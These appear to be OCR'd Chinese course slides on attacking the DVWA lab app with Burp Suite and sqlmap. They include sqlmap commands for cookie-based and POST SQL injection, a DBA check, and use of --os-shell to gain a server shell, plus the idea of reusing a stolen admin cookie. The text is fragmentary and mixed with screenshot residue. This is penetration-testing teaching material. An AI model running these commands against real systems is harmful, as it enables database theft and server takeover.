

BurpSuite相关的




传递参数了:





登录一个网站,会把我的用户名和密码存于cookie里面;通过cookie确认身份;
只要获得admin这个用户名的cookie，再把它给sqlmap，就同样地获得了admin用户的身份;zenme 获得当前用户的身份,用burp suite!

BurpSuite相关的




先不抓包,像127.X...这样的回环地址的包burpsuite是抓不到的;





Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is off Action
Raw Headers Hex



Damn Vulnerable Web App (D
192.168.2.114/dvwa/login.php
最常访问 火狐官方站点 新手上路 常用网址 京东商城
管理员: C:\Windows\system32\cmd.exe
C:\Python27\sqlmap>ipconfig
Windows IP 配置
以太网适配器 本地连接:
连接特定的 DNS 后缀 . . . . . :
本地链接 IPv6 地址. . . . . : fe80::50cb:d630:5d08:f395%11
IPv4 地址 . . . . . : 192.168.2.114
子网掩码 . . . . . : 255.255.255.0
默认网关. . . . . : 192.168.2.1
隧道适配器 isatap.{770F91D0-AE16-4EDC-A2C4-E5C8736872CC}:
媒体状态 . . . . . : 媒体已断开
连接特定的 DNS 后缀 . . . . . :
隧道适配器 Teredo Tunneling Pseudo-Interface:
媒体状态 . . . . . : 媒体已断开
Username
Password
Login

admin,password





获取其cookie：




```
D:\python\sqlmap>sqlmap.py -u "http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=1&
Submit=Submit#" --cookie="security=medium; PHPSESSID=76c729ce0625f18b19b2d269637
db519
```

利用sqlmap进行post注入

12'50"

利用sqlmap进行post注入

sqlmap.py -r "search-test.txt" -p "username"

参数-r表示sqlmap可以从一个文本文件中获取HTTP请求，这样就可以跳过设置一些其他参数（比如cookie，POST数据等）。

参数-p表示手工设置想要测试的参数，这里指定测试usernmae参数是否存在注入。

利用os-shell参数获得shell

- 网站数据库必须是MSSQL或MySQL，对于ACCESS数据库无效。
- 当前用户必须具有数据库管理员的操作权限。
- 目标站点：DVWA中的SQL Injection

利用os-shell参数获得shell

- 检测注入点，并确认当前用户是dba：

sqlmap.py -u "http://192.168.80.1/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit" --cookie="security=low; PHPSESSID=f52ccf8da9c56ed303f532163a3a692e" --is-dba

- 获得网站物理路径：

dvwa/phpinfo.php

- 获得shell：

sqlmap.py -u "http://192.168.80.1/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=c2a41628bd0919ae486a1031184c6a96" --os-shell


```
D:\python\sqlmap>sqlmap.py -u "http://192.168.80.1/dvwa/vulnerabilities/sqli/?id
=2&Submit=Submit#" --cookie="security=medium; PHPSESSID=76c729ce0625f18b19b2d269
637db519" --os-shell
```

PHP Info


利用os-shell参数获得shell
网站数据库必须是MSSQL或MySQL，对于ACCESS数据库无效。
当前用户必须具有数据库管理员的操作权限。
目标站点：DVWA中的low级别SQL Injection
edu.51cto.com